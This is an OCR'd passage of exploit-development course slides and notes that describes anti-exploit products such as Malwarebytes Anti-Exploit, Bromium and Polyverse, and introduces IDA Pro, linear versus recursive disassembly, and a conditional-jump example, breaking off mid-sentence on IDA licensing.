
When looking at the trial version of MBAE, you can go to the "Advanced settings" menu from the control panel to bring up the image on the slide. The tabs at the top include Application Hardening, Advanced Memory Protection, Application Behavior Protection, and Java Protection. Many of the controls should look familiar as they are similar to Exploit Guard and EMET, including DEP Enforcement, Anti-HeapSpraying Enforcement, BottomUp ASLR Enforcement, and many others (some not offered by EMET). The techniques behind the controls are very similar, if not identical to Exploit Guard and EMET. MBAE and Exploit Guard or EMET should not be running on the same system as both will inject a DLL into the applications chosen for protection when started and attempt to apply the same types of hooks. This will likely end badly.

MBAE has additional controls over Exploit Guard and EMET focusing on macro abuse of WMI and Visual Basic for Applications (VBA), as well as Java protections, focused on common payloads such as Meterpreter.


Check out the following reference for more information:
https://www.malwarebytes.com/pdf/guides/MBAEBGuide.pdf

Looking at MBAE with Immunity Debugger

The image below is a screenshot of Immunity Debugger attached to Internet Explorer:



```
E Executable modules
Base     |Size     |Entry    |Name     |File version  |Path
7C340000 00056000 7C34229F MSVCR71  7.10.3052.4   C:\Program Files\Java\jre6\bin\MSVCR71.dll
6D730000 0004F000 6D74821B ssv      6.0.340.4     C:\Program Files\Java\jre6\bin\ssv.dll
689B0000 00064000 689D9A18 mbae     1.9.1.1291    C:\Program Files\Malwarebytes Anti-Exploit\mbae.dll
```



Malwarebytes Anti-Exploit

Malwarebytes Anti-Exploit has blocked an exploit attempt

Application:	Internet Explorer (and add-ons)
Protection Layer:	Protection Against OS Security Bypass
Protection Technique:	Exploit Stack Pivoting attempt blocked
File/Process Blocked:	N/A
Attacking URL:	N/A

Process injection


The arrow on the right is pointing to the mbae.dll module that was injected into the process. This is the exact behavior of EMET with the emet.dll module and Exploit Guard with the PayloadRestrictions.dll module.

If these were in the process at the same time, they would likely be fighting for the same control. When trying to run IE with both running, IE failed to start ☺

Looking at MBAE with Immunity Debugger

On this slide is a screenshot from an Immunity Debugger session attached to Internet Explorer. MBAE is installed on the system, and you can see that the module mbae.dll is injected into the process, as indicated by the arrow. This behavior is identical to Exploit Guard and EMET. If both PayloadRestrictions.dll or emet.dll and mbae.dll were loaded into this process at the same time, they would likely be fighting for the same control. As a test to see what would happen, this author ran EMET, protecting Internet Explorer, and also MBAE. The process failed to start after several attempts with no alerts from EMET or MBAE and no logs shown in Windows Event Viewer.

Furthermore, the alert box shows what appeared after running a browser exploit on a system protected by MBAE that uses the stack-pivoting technique covered earlier.



Bromium Secure Platform

A commercial security-oriented micro-virtualization solution providing isolation of user-initiated tasks.

Virtual machines are hardware isolated and utilize Intel's Virtualization Technology (VT).

Only the resources required for a task to run are placed into the virtual machine.

Any attempt to access a resource outside of the VM is caught and passed to the Microvisor for inspection.

Check out Bromium at https://www.bromium.com

Bromium


Bromium Secure Platform

A couple of commercial security solutions offer micro-virtualization wherein portions of the operating system or processes are contained within their own virtual machine, preventing wide-scale system access. Bromium is a vendor offering a product called vSentry that isolates user-initiated tasks using Intel's Virtualization Technology (VT). Each task is provided with only the resources necessary to properly run. When a task attempts to interact with another task or anywhere outside of its own VM, hardware interrupts occur and the request is passed to the Microvisor for inspection and application of a set of mandatory access controls.

References:

Bromium. "Bromium Secure Platform." | Bromium. https://www.bromium.com/our-tech/bromium-secure-platform/ (accessed February 25th, 2019).

Bromium copyrighted image taken from https://www.bromium.com/.



Polyverse

Polyverse is a lesser-known vendor offering unique security solutions

Binary scrambling is used to make unique versions of an application

- In theory, if a vulnerability exists, each time the binary is scrambled, it would prevent exploitation as the conditions have changed

A feature described as "self-healing" is provided, reverting the protected application back to a good state every few seconds

Additional features allow certain types of data stores to be split into thousands of encrypted containers

POLYVERSE

SANS | SEC760 | Advanced Exploit Development for Penetration Testers 82

Polyverse
Another contender in the space of vendors such as Bromium is Polyverse. There is not too much publicly available information about the internal technology of their product; however, unique features include the concept of binary scrambling and "self-healing." You may be familiar with the idea of polymorphic malware. This is malware that attempts to evade detection by constantly changing so that signatures go unmatched. Binary scrambling takes advantage in a similar fashion in that the binary is changed from its original state. If you are familiar with assembly code, you know that there are many ways for instructions to achieve the desired result.


Let's say we want the x64 RAX processor register to hold a value of 0x40. In assembly, we have several ways to accomplish this goal. The following is a simple example:

```
Example:
xor rax, rax                    # Zero out the RAX register
mov al, 0x40                    # Move 0x40 into the lower byte of the RAX register ("al" stands for
accumulator low)

Example:
mov rax, 0xffffffc0             # Move 0xffffffc0 into the RAX register
neg rax                         # Compute the two's complement of the value stored in the RAX register,
resulting in 0x40
```

Another feature offered by Polyverse is what they describe as "self-healing." This is simply the application reverting back to a known-good state every few minutes. Additional advanced features offer the splitting of a data store such as a database into thousands of encrypted containers. This is definitely a technology to keep an eye on.

References:
Polyverse. "Disrupting hackonomics." Polyverse Technology. https://polyverse.io/how-it-works/ (accessed February 25th, 2019).


Polyverse copyrighted image taken from https://polyverse.io/.


Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

IDA Overview

In this module, we walk through the Interactive Disassembler (IDA).



IDA Overview

- Interactive Disassembler (IDA)
  - Ilfak Guilfanov – Founder/CEO, Chief Architect, Lead Developer
  - Currently maintained by Hex-Rays in Belgium
  - http://www.hex-rays.com
  - Hex-Rays Decompiler also available to convert compiled C & C++ code back to source
  - The modules covered in this section on IDA use Chris Eagle's *The IDA Pro Book*, 2nd Edition as a great reference, as well as Hex-Rays documentation, user forums, and most importantly, experience

Eagle, C. (2011) The IDA Pro Book, 2nd Edition. San Francisco: No Starch Press.


SANS SEC760 | Advanced Exploit Development for Penetration Testers 84

IDA Overview

The Interactive Disassembler (IDA) was created by Ilfak Guilfanov. He currently serves as the chief executive officer (CEO), chief architect, and lead developer for the company Hex-Rays, which is based in Belgium. Hex-Rays and IDA can be found at http://hex-rays.com. IDA was formerly managed by DataRescue up until 2008, when Hex-Rays was established. Hex-Rays also currently offers an amazing decompiler, simply called the Hex-Rays Decompiler, that acts as a plugin to IDA, providing decompilation of C and C++ code from binary to source. Much of the material on IDA uses Chris Eagle's *The IDA Pro Book* as a reference, as well as Hex-Rays documentation and user forums, experience, and other resources as listed throughout the material. It is always this author's intent, and every effort is always made, to provide credit to those who perform amazing research and make publications and presentations available. Without the brilliant research of security experts, the digital world would be much less safe.


Reference

Eagle, C. (2011). *The IDA Pro Book*, 2nd Edition. San Francisco, CA: No Starch Press.



Recommended Resources

- *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler*, by Chris Eagle
  - Second edition released in 2011
  - ISBN 13: 978-1-59327-289-0
  - Is now quite dated, but still a great resource
- The Hex-Rays Forum - https://www.hex-rays.com/forum/
  - A great resource for research, questions, and answers
  - Must be a registered user (must have an IDA license)
- IDA Plugins
  - http://www.openrce.org/downloads/browse/IDA_Plugins



SANS SEC760 | Advanced Exploit Development for Penetration Testers 85


Recommended Resources

Chris Eagle's *The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler* is leveraged as a reference in the forthcoming modules on IDA. It is highly recommended that anyone looking to start or expand on their knowledge of IDA get a copy of Chris's book. It is by far the most extensive guide to all of the behaviors and features of IDA, vouched for by Ilfak himself. If you don't know Chris's name, he is a brilliant computer scientist currently working as a Senior Lecturer and Associate Chairman of Computer Science at the Naval Postgraduate School in Monterey, CA. He often lectures at BlackHat, DEFCON, and other security conferences, and his team Sk3wl of r00t has won the DEFCON Capture the Flag competition multiple times, and also ran the game in 2010, 2011, and 2012 under the name DDTEK. The book can be found at https://nostarch.com/idapro2.htm.

The Hex-Rays forum at https://forum.hex-rays.com/ucp.php?mode=login&sid=5106c3561858b3575ff074863777d86b is a great resource for research, questions, and answers. If you are experiencing an issue with the tool or have questions, chances are it has likely been discussed. If not, you can post your questions. Ilfak regularly watches the boards and is great at responding. You must be a registered user with a valid license to participate and read the boards. Because IDA is extensible, plugins are of great help. Many have been written, and we will cover some of the most helpful in the following modules. You can view some plugins on the Hex-Rays site. Also, a nice listing of downloadable plugins is available at http://www.openrce.org/downloads/browse/IDA_Plugins.

Disassembly

- The process of taking machine code as input and converting it back to assembly, as originally assembled by the compiler from source code
- Example x86 instruction set input:




```
90
EB 10
50
6A FF
55
90
90
```

```
NOP
JMP SHORT 0x10
PUSH EAX
PUSH -1
PUSH EBP
NOP
NOP
```

Disassembly

For a disassembler to disassemble machine code, it must first understand the various segments of the program. This can be achieved by analyzing the header data of the executable file, such as the Executable and Linking Format (ELF) for Linux and the Portable Executable Common Object File Format (PE/COFF) on Windows. These headers contain metadata that can be used to determine where the executable code segment is located versus other segments such as the Data and Block Started by Symbol (BSS) segments. This metadata includes an entry point into where code execution should begin once loading and runtime activities have completed. The entry point is the start of program execution. The x86 instruction set is dense, which means the instructions are not in fixed sizes, such as the MIPS architecture that uses a fixed 32-bit instruction length. Because the x86 instruction set can be variable in width, the disassembler must start at the entry point and look up each opcode in order to convert it to the assembly instruction format we are used to viewing. There is also the matter of operands and their associated sizes. Operands can be that of a processor register, such as ESP (indirect operand), an immediate operand such as the number 8, a memory address such as 0x08040208, and other possibilities. Take the "EB" opcode that translates to "jump short." It expects to have a 1-byte literal value directly following the instruction. This means that the byte value that follows the "EB" opcode will be used as the 1-byte value for the jump.

On this slide is an example of machine code being interpreted by a disassembler. The black highlighted text is the instruction and the red text is the operand.



IDA Basics

There's no undo!!


- Recursive Descent Disassembler and Debugger
  - Linear sweep disassemblers are limited
  - Supports multiple debuggers and techniques, including WinDbg, GDB, Bochs emulator, etc.
  - Disassembles many processor architectures, including ARM, x86, AMD, Motorola, etc.
  - Provides many different graphical and structural views of disassembled code
  - Reads symbol libraries and cross-references function calls
  - Identifies jump tables, lists functions, exported and imported functions, conditional branches, etc.

SANS SEC760 | Advanced Exploit Development for Penetration Testers 87

IDA Basics

The number of features provided by IDA is extensive and always growing. IDA is mainly known for its use as a disassembler—that is, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions, as well as attempt to decompile the code back to its original source manually or with the help of a decompiler. IDA supports multiple debuggers and debugging techniques, such as WinDbg, as well as remote debugging with GDB, Bochs emulator, and many others. Currently, over 50 processor architectures are supported by IDA, including ARM, x86, AMD, and Motorola. A full list can be found at https://hex-rays.com/products/ida/processors.shtml.

IDA offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches code execution can take. Conditional jumps are color-coded to show the path options, depending on the result of an operation. By pressing the spacebar, you can switch the graphical layout over to an assembly-only output. A functions list can be displayed by pressing Alt-1. By correctly importing symbols, the list can be great, including functions available through the Export Address Table (EAT), as well as internal structures and function names. This is because Microsoft, as well as some other vendors, provides debugging symbols, which is a huge timesaver. When you press Ctrl-X when highlighting data or an address, a cross-references window will appear showing all references to what you have selected. There are many features provided by IDA that will be covered when appropriate. Oh, and there is no undo feature once you make a change. You will have to reload the input file and create a new database.


Disassembly Types

- Linear Sweep Disassembly - gdb, WinDbg, objdump
  - Easiest and most straightforward approach
  - Begin at Code Segment (CS) entry point & disassemble one instruction at a time linearly until the end of the CS
  - Does not accommodate control flow such as branches
- Recursive Descent Disassembly - IDA
  - Much more complex and effective approach
  - Can tell instructions from data
  - Handles branches such as jumps and calls
  - Defers branch target instructions based on a condition

Eagle, C. (2011) *The IDA Pro Book*. San Francisco: No Starch Press.

SANS SEC760 | Advanced Exploit Development for Penetration Testers 88


Disassembly Types

There are two primary disassembly types: linear sweep and recursive descent.

Linear sweep disassembly is a straightforward process. Start at the code segment's entry point and disassemble one instruction at a time until the end of the code segment is reached. As Chris Eagle discusses in *The IDA Pro Book*, examples of linear sweep disassemblers include the GNU Debugger (gdb), Microsoft's WinDbg, and objdump. Linear sweep disassemblers can work very quickly, given the linear nature of the technique. The technique does not include much intelligence or heuristics to handle issues such as branches, commingled data such as that with a switch statement, non-straightforward function returns, and other issues that may cause an incorrect or incomplete disassembly.

The IDA tool uses an intelligent recursive descent disassembly technique, including heuristics for improved efficiency. This is a much more complex and likely time-consuming approach to disassembly. This type of disassembly uses linear sweep when appropriate, as it is much faster, but it also has the ability to handle some of the features lacking from that technique. When faced with a conditional jump, such as that with the Jump on Zero (JZ) instruction, the state of the Zero flag from within the FLAGS register determines one of two paths. If the Zero flag is set to 1 when the JZ instruction is executed, the evaluation is true and the branch will be taken. If the state of the Zero flag is set to 0, the evaluation is false and execution will proceed directly to the next instruction. In a case such as the one just described, both paths are disassembled to the best of the tool's ability, limited by the lack of context due to the fact that a dead listing is being produced and we are not actively running the program. Due to this limitation, some disassembly may be deferred to a later time, or it may not be completed for certain instructions. Recursive descent disassemblers are faced with limitations; however, IDA uses clever techniques to try to minimize these limitations.

Eagle, C. (2011). *The IDA Pro Book*. San Francisco, CA: No Starch Press.



Conditional Jump Example

- Jump on Zero (JZ) and similar instructions
- Checks Zero Flag


```
loc_402086:
cmp     [eax], esi
jz      short loc_4020FC
```

```
loc_4020FC:
push    40h
xor     eax, eax
pop     ecx
mov     edi, offset unk_4088A0
rep stosd
lea     esi, [edx+edx*2]
mov     [ebp+var_4], ebx
shl     esi, 4
stosb
lea     ebx, aJ[esi]    ; "a"
```

```
add     eax, 30h
inc     edx
cmp     eax, offset unk_406298
jb      short loc_402086
```

Conditional Jump Example

On this slide is an example of a conditional jump and the two possible outcomes. The Zero Flag is checked to see if it is set to 1 or 0. If the Zero Flag is set to a 1, the condition is true and the green arrow is taken. If the condition is false, meaning the Zero Flag is set to 0, the red arrow is taken.



Purchasing IDA

- IDA can be purchased on the Hex-Rays website
  - IDA Version 7.1 was released in February 2018
  - IDA Starter supports 32-bit binaries only
  - IDA Professional supports 64-bit and more features such as MIPS support
  - IDA is supported on Windows, macOS, and Linux
  - Three license types: Named, Computer, and Floating
  - Named licenses start at US$739 for the Starter edition and US$1,409 for the Professional edition
  - A 20% discount is available for students of this course for IDA (see notes)

SEC760 | Advanced Exploit Development for Penetration Testers 90

Purchasing IDA

IDA can be purchased on the Hex-Rays website at http://www.hex-rays.com. At the time of this writing, IDA Version 7.1 was the most recent version available. It was released in February 2018. There are two editions of the IDA software. IDA Starter supports only 32-bit applications and more than 20 processor types. IDA Professional supports 32-bit and 64-bit applications, as well as over 50 processor types. The tools are available on Windows, macOS, and Linux. There are three license types:

